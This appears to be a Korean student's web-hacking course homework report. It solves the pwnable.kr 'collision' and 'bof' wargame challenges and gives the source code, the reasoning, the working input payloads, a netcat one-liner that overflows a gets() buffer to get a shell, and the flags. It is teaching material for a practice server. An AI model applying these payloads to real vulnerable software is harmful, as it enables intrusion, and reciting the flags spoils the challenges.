

<웹해킹 2주차 과제>

김수현


1. 칼리 리눅스 및 Metasploitable 설치 확인 인증






2. 포너블 과제 (collision, bof)

* collision



Collision 문제에서는 ssh col@pwnable.kr -p2222 로 접속을 해줘야 한다. 비밀번호는 옆에 적혀져 있는 그대로 guest를 입력해주면 된다.



앞 과정을 따라하면, 정상적으로 collision 문제에 잘 접속한 것을 확인할 수 있다. 일단 ls-l 명령어를 통해서 어떤 파일이 존재하는지 확인한다. flag같은 경우는 권한이 없기 때문에 대신 col.c 파일을 확인해봐야 할 것 같다.

(코드 캡쳐가 다 안 나와서 복사 붙여넣기 했습니다.)

col@pwnable:~$ cat col.c

```
#include <stdio.h>

#include <string.h>

unsigned long hashcode = 0x21DD09EC;

unsigned long check_password(const char* p){

        int* ip = (int*)p;

        int i;

        int res=0;

        for(i=0; i<5; i++){

                res += ip[i];

        }

        return res;
```

```
}

int main(int argc, char* argv[]){
        if(argc<2){
                printf("usage : %s [passcode]₩n", argv[0]);
                return 0;
        }
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes₩n");
                return 0;
        }

        if(hashcode == check_password( argv[1] )){
                system("/bin/cat flag");
                return 0;
        }
        else
                printf("wrong passcode.₩n");
        return 0;
}
col@pwnable:~$
```

세번째 if문을 보면 hashcode와 check_password(argv[1])의 값이 같으면 system 함수를 통해 flag를 알 수 있는 것 같다. 그리고, 위에 두번째 if문에서 보면 argv[1]은 20바이트가 되어야 한다는 것을 알 수 있다.

위에 나와있는 check_password 함수안에 for문을 보면, 20바이트 문자열을 4바이트씩, 즉 5번 나누어서 res라는 변수에 저장하는 것을 알 수 있다.


포인터 변수는 기본적으로 4바이트이기 때문에, ip[i]는 4바이트씩 나누어 가졌다고 볼 수 있다.

따라서, 0x21DD09EC를 5번 나누어서 res 변수에 넣어줘야 한다.


그러나, 0x6C5CEC8 * 5 = 0x21DD09E8 로 해시코드와 0x4가 차이가 나기 때문에, 0x6C5CEC8 * 4 + 0x6C5CECC를 입력 값에 넣어줘야 한다.

```
col@pwnable:~$ ./col `python -c 'print "\xC8\xCE\xC5\x06"*4+"\xcc\xce\xc5\x06"'`
daddy! I just managed to create a hash collision :)
col@pwnable:~$ _
```

따라서, flag는 daddy! I just managed to create a hash collision :) 가 된다.!





*** bof**



이번 문제는 메타스플로잇이 아니라 칼리 리눅스 터미널에서 진행했다. 확실히 collision문제보다 난이도가 높아 어려웠다.

일단 문제를 잘 읽어보면 버퍼 오버플로우와 관련된 주제인 문제라고 볼 수 있다. 터미널에서 wget 명령어를 이용해서 파일을 다운로드 받았다.





ls 명령어로 bof, bof.c파일이 잘 다운로드 받아졌는지 확인한다. 그리고나서, cat bof.c 파일을 열어서 코드를 확인해준다.

Main 함수 내에서 func에서는 인자 값을 0xdeadeef로 넘겨주고 있는 것을 확인 할 수 있다. 그리고 func 함수를 보면 char 타입의 변수 overflowme[32]를 gets 함수로 불러오고 있는 것을 알 수 있다. if문에서도 key값(인자값) 과 0xcafebabe를 비교하고, 같으면 /bin/sh를 실행해준다.

위와 같이 (python -c 'print "A"*52+"₩xbe₩xba₩xfe₩xca"';cat) | nc pwnable.kr 9000 이라고 입력하고, ls를 입력하면 다음과 같은 파일이 쭉 나오게 된다. 그 중에서 알고자 하는 flag파일도 있기 때문에 cat flag를 통해 답을 도출해낸다. 따라서, 정답은 daddy, I just pwned a buffer :) 이다.